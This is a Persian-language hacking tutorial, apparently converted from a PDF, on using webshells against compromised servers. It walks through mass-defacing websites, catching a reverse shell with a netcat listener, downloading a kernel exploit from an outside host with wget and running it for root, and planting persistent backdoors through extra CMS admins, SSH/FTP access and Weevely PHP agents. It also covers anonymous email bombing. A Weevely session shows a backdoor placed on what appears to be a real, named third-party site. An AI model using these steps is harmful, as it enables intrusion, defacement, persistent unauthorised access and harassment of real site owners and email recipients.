
و بعد روی گزینه [ Mass Deface Dir ] کلیک کنید



خب همینطور که در عکس پایین میبینید شما به صفحه ای میرید که از شما یکسری اطلاعات میخواهد




در قسمت Mass Base Dir مسیری که میخواهید deface را بدهید همان مسیری که تعدادی سایت هست که میخواهید دیفیس کنید، و در قسمت Index/Shell Name ابگذارید به طور پیشفرض بماند تا صفحه اصلی وبسایت ها دیفیس شود اما اگر نخواستید میتوانید تغییر دهید. در قسمت Your Index/Shell سورس فایل دیفیس خود را قرار دهید و سپس روی گزینه Start بزنید تا وب شل آن مسیر را mass deface کند و سایتی هایی را که دیفیس کرد در اختیار شما قرار میدهد.




# **How to get root access (Escalating ACCESS)**

برای گرفتن دسترسی روت ابتدا شما باید وارد وب شل خود شوید و به قسمت Backconnect بروید تا بک کانکت بگیرید یشنتر وب شل ها آپشن بک کانکت گیری را دارند.



خب همانطور که در عکس بالا مشاهده میکنید این قسمت بک کانکت گیری یک وب شل هست شما باید در قسمت Host ایپی پابلیک خود را بزنید یعنی باید مودم شما بریج شده باشد و در قسمت پورت بگذارید پورت پیشفرضی که وب شل شما انتخاب کرده بماند البته ممکنه پورت پیشفرضی انتخاب نکند ولی شما میتوانید یک پورت انتخاب کنید.

خب شما الان نباید گزینه کانکت را بزنید چون باید وارد cmd خود شوید و دستور زیر را بزنید




`nc -l -n -v -p 5992`

دقت کنید در دستور بالا 5992 همان پورتی هست که شما انتخاب کردید پس اگر پورت دیگری را انتخاب کنید باید در دستوری که در cmd وارد میکنید نیز همان پورت را بنویسید.


خب همانطور که در عکس بالا مشاهده میکنید پس از زدن دستور nc -l -n -v -p 5992 (nc) به حالت لیسینینگ در اومد البته شما باید ابزار nc را داشته باشید که من برای شما در لینک زیر قرار میدم

<https://beat-heat.com/files/upload/netcatc.zip>


خب حالا باید وارد وب شل خود شوید و روی Connect کلیک کنید تا بک کانکت گرفته



بعد اینکه روی connect در قسمت بک کانکت کلیک کردید به cmd خود بروید خواهید دید که jnc حالت لیسینینگ خارج شده و بک کانکت گرفته



خب حالا شما باید دستور cmd وارد کنید تا اطلاعات کرنل تارگت شما نمایش داده شود



خب بعد از اینکه شما مشخصات کرنل رو دیدید باید وارد وبسایت هایی مثل dbexploit-db... بشید و دنبال اکسپلوبیت اون کرنل باشید دقیق کنید اکسپلوبیت باید برای همون نسخه از کرنل باشه.

بعد اینکه اکسپلوبیت اون نسخه از کرنل رو پیدا کردید اون رو جایی آپلود کنید و بعدش وارد cmd شوید اون اکسپلوبیت رو که جایی آپلود کرده بودید رو wget کنید روی سروری که میخواید روتش کنید

```

wget http://dl.dropbox.com/u/71363581/exploit/cwg_2011-2012/acid
2013-03-12 05:39:40-- http://dl.dropbox.com/u/71363581/exploit/cwg_2011-2012/
acid
Resolving dl.dropbox.com... 107.21.94.227, 107.21.207.107, 107.20.145.76, ...
Connecting to dl.dropbox.com[107.21.94.227]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24582 (24K) [application/octet-stream]
Saving to: 'acid'

OK ..... 100x 156K=0.2s
2013-03-12 05:39:49 <156 KB/s> - 'acid' saved [24582/24582]

```

PIC 103

بعد اینکه فایل اکسپلوبیت رو wget کردید پرمیژن 777 رو به اون فایل با دستور زیر بدید :

```

chmod 777 acid <-----
./acid
sh: no job control in this shell
sh-3.2# id
uid=0(root) gid=543(sonexcoo) groups=543(sonexcoo)
sh-3.2#

```

PIC 104

chmod 777 file name

در قسمت file name اکسپلوبیت کرنل خودتونو بدید بعد اکسپلوبیت خودتون رو اجرا کنید بیشتر

اکسپلوبیت های کرنل با زبان C نوشته میشن و شما میتونید با دستور زیر اجراشون کنید

```

chmod 777 acid <-----
./acid
sh: no job control in this shell
sh-3.2# id
uid=0(root) gid=543(sonexcoo) groups=543(sonexcoo)
sh-3.2#

```

PIC 105

./file-name

در قسمت file-name اکسپلوبیت کرنل رو بدید. خب بعد اینکه اکسپلوبیت رو اجرا کردید دستور id

رو در cmd بزنید تا ببینید دسترسی شما روت شد یا نه

```

chmod 777 acid <-----
./acid
sh: no job control in this shell
sh-3.2# id <-----
uid=0(root) gid=543(sonexcoo) groups=543(sonexcoo)
sh-3.2#


```

PIC 106


همانطور که در عکس بالا میبینید اگر id شما 0 بود یعنی دسترسی شما به سرور root access هست

# **How to make backdoor (use webshell)**

برای گرفتن Backdoor از طریق fox، باید به بخش Hackertools و شل webshell رفته و بر روی [Install BackDoor] کلیک کنید.



سپس وب شل fox را پشتی می سازد



برای گرفتن بکدورهای زیاد می توانید از روش های زیر استفاده کرد:

- 1- یک ادمین برای cms اضافه کنید تا در موقع ضرور وارد شوید و وب شل خود را آپلود کنید
- 2- یا از سی پنل دسترسی داشته باشد تا بتوانید ssh و ftp برای خود فعال کنید تا در موقع ضرور از آن استفاده کنید

- 3- یا یک بک کانکت (back connect) بگیرید
- 4- و همچنین می توانید از Weevely استفاده کنید. نحوه استفاده از آن را به شما آموزش خواهیم داد

# **How to work with email bomber (use webshell)**

گاهی میخواید به یک ایمیل تعداد زیادی ایمیل بزنید و بخواهید که گیرنده نفهمد که کار شما بوده برای این کار از آپشن وب شل IT استفاده میکنیم تا تعداد زیادی ایمیل به تارگت خود بزنیم. خب در قدم وب شل IT را در یکی از سایت های مورد نظر خودمون آپلود میکنیم


PIC 79

## سپس به قسمت Mail Bomber در وب شل IT امروزیم


PIC 80

بعد در قسمت Email کسی که میخواهیم تعداد مشخصی ایمیل برایش بزنیم را وارد میکنیم و در قسمت Title متن خود را مینویسیم سپس در قسمت Text متن دلخواه خودمون رو که میخواهیم به اون ایمیل بفرستیم را وارد میکنیم.

همچنین در ورودی Number For Send تعداد پیامی که میخواهیم بفرستیم را مشخص میکنیم که به صورت پیشفرض خودش 100 تا هست




و بعد گزینه Send را مبنیم تا بیام ها ارسال شه



# **How to make backdoor with weevely**

خب در قسمت نحوه گرفتن بکدور از طریق وب شل Fox گفته‌یم که ما می‌توانیم به صورت‌های مختلف بکدور بگیریم که یکیش استفاده از ابزار weevy است در این آموزش قرار است از این ابزار استفاده کنیم.

در قدم اول وارد سیستم عامل لینوکس خود شوید و به ترمینال بروید و دستور weevy را بزنید:




```
(dooog5@doog)-[~]$ weevy
```

The terminal window shows the user's session and the command being typed. A red arrow points to the command 'weevy' at the prompt.

```
[+] weevy 4.0.1
[!] Error: the following arguments are required: url, password
[+] Run terminal or command on the target
    weevy <URL> <password> [cmd]
[+] Recover an existing session
    weevy session <path> [cmd]
[+] Generate new agent
    weevy generate <password> <path>
```

همانطور که در تصویر بالا می‌بینید مشخصات این ابزار و نحوه استفاده از آن را آورده است. ما می‌خواهیم یک فایل php با این ابزار بسازیم تا دسترسی ترمینال را از تارگت مورد نظر بگیریم.

خب دستور زیر را وارد می‌کنیم تا ابزار برای ما یک فایل php بسازد



```
(dooog5@doog)-[~]$ weevy generate 1933 Turk.php
```

The terminal window shows the command being run. A red arrow points to the command 'weevy generate 1933 Turk.php'. Another red arrow points to the confirmation message 'Generated 'Turk.php' with password '1933' of 774 byte size.'

```
[+] weevy 4.0.1
[!] Error: the following arguments are required: url, password
[+] Run terminal or command on the target
    weevy <URL> <password> [cmd]
[+] Recover an existing session
    weevy session <path> [cmd]
[+] Generate new agent
    weevy generate <password> <path>

(dooog5@doog)-[~]$ ls
Desktop Documents Downloads Music Pictures Public Templates Turk.php Videos
```

همانطور که در عکس بالا می‌بینید ما دستور زیر را وارد کردیم :

**weevy generate 1933 Turk.php**

در این دستور ما گفته ایم که ابزار weevvely یک فایل php با اسم Turk.php برای ما بسازد با پسورد 1933 و همانطور که میبینید ابزار weevvely این فایل را ساخته است

```
(doog5@doog)-[~]$ weevvely
[+] weevvely 4.0.1
[!] Error: the following arguments are required: url, password
[+] Run terminal or command on the target
weevvely <URL> <password> [cmd]
[+] Recover an existing session
weevvely session <path> [cmd]
[+] Generate new agent
weevvely generate <password> <path>

(doog5@doog)-[~]$ weevvely generate 1933 Turk.php
Generated 'Turk.php' with password '1933' of 774 byte size.

(doog5@doog)-[~]$ ls
Desktop Documents Downloads Music Pictures Public Templates Turk.php Videos
```

PIC 85

اما این فایل که ساخته شده در کجا قرار دارد؟ فقط کافیست دستور ls را بزنید و فایل ساخته شده را

ببینید


```
(doog5@doog)-[~]$ weevvely
[+] weevvely 4.0.1
[!] Error: the following arguments are required: url, password
[+] Run terminal or command on the target
weevvely <URL> <password> [cmd]
[+] Recover an existing session
weevvely session <path> [cmd]
[+] Generate new agent
weevvely generate <password> <path>

(doog5@doog)-[~]$ weevvely generate 1933 Turk.php
Generated 'Turk.php' with password '1933' of 774 byte size.

(doog5@doog)-[~]$ ls
Desktop Documents Downloads Music Pictures Public Templates Turk.php Videos
```

PIC 86

خب حالا باید شما این فایل را در سایت مورد نظر خود آپلود کنید و آن را در مرورگر اجرا کنید



خب بعد این که آن فایل را در سایت مورد نظر آپلود کردید و آن را اجرا کردید وارد ترمینال لینوکس شوید و دستور زیر را بزنید

```
(doog5@doog) [~]
$ weevvely https://milanpandey.com/wp-includes/fonts/Turk.php 1933
[+] weevvely 4.0.1
[+] Target: milanpandey.com
[+] Session: /home/doog5/.weevvely/sessions/milanpandey.com/Turk_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevvely> cd ../../
omadhyay@gator3199.hostgator.com:/home2/omadhyay/milanpandey.com $ ls
cgi-bin
google72923b20f315c010.html
index.php
license.txt
php.ini
readme.html
well-known
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
omadhyay@gator3199.hostgator.com:/home2/omadhyay/milanpandey.com $
```

PIC 88

همانطور که در عکس بالا مشاهده میکنید ما دستور زیر را زدیم :

**weevvely http://site.com/Turk.php 1933**

دقت کنید شما در قسمت **http://site.com/Turk.php** باید اسم سایت تارگت خود و فایلی که ساختید و در سایت آپلود کردید را بزنید و بجای **1933** باید پسوردی را بزنید که هنگام ساخت فایل برای آن پسورد گذاشتید


خب الان ما توانستیم از طریق ابزار **weevvely** یک بکدور بگیریم که به صورت ترمینال از آن استفاده کنیم و فایل ادیت یا حذف و ... کنیم.

# **How to Bypass Error 404 in wp-login.php**

تصور کنید برای cmsوردپرس یک ادمین اضافه کرده ایم تا وارد cms شویم (رفقا همان پنل مدیریت محتوا هستش و منظور ما از cms در اینجا پنل مدیریت محتوای وردپرس هست ) و حالا برای ورود به پنل مدیریت به مسیر زیر میرویم

[site.com/wp-login.php](http://site.com/wp-login.php)

رفقا همان تارگت شماست پس دقیق کنید که بجای site.com اسم سایت تارگت خود را بگذارید وقتی وارد این لینک می شویم صفحه ورود به پنل مدیریت را نمی بینیم و با خطای 404 مواجه می شویم.



اما چرا این اتفاق می افتد؟ وقتی این سایت یک سایت وردپرسی است باید صفحه ورود به پنل مدیریت محتوای وردپرس به ما نشان داده شود ولی چرا با خطای 404 مواجه میشویم ؟ آیا فایل wp-login.php سرور حذف شده است؟

اما این فایل در سرور نیز وجود دارد پس مشکل چیست، چه باید کرد؟

|                      |          |                     |                      |                    |         |
|----------------------|----------|---------------------|----------------------|--------------------|---------|
| favicon.ico          | 7.19 KB  | 2021-07-16 10:49:02 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| index.php            | 405 B    | 2021-07-16 10:49:02 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| license.txt          | 19.45 KB | 2022-11-02 11:17:31 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| readme.html          | 7.22 KB  | 2022-11-15 23:41:47 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| robots.txt           | 14 B     | 2021-07-16 10:49:02 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| standard_index.html  | 1.82 KB  | 2021-07-16 10:49:02 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-activate.php      | 7.04 KB  | 2022-11-02 11:17:31 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-blog-header.php   | 351 B    | 2021-07-16 10:49:02 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-comments-post.php | 2.28 KB  | 2022-01-25 23:25:27 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-config-sample.php | 2.93 KB  | 2022-01-25 23:25:27 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-config.php        | 1.02 KB  | 2021-07-20 08:07:11 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-cron.php          | 5.41 KB  | 2022-11-02 11:17:31 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-links-opml.php    | 2.44 KB  | 2022-05-24 23:19:29 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-load.php          | 3.89 KB  | 2022-11-02 11:17:31 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
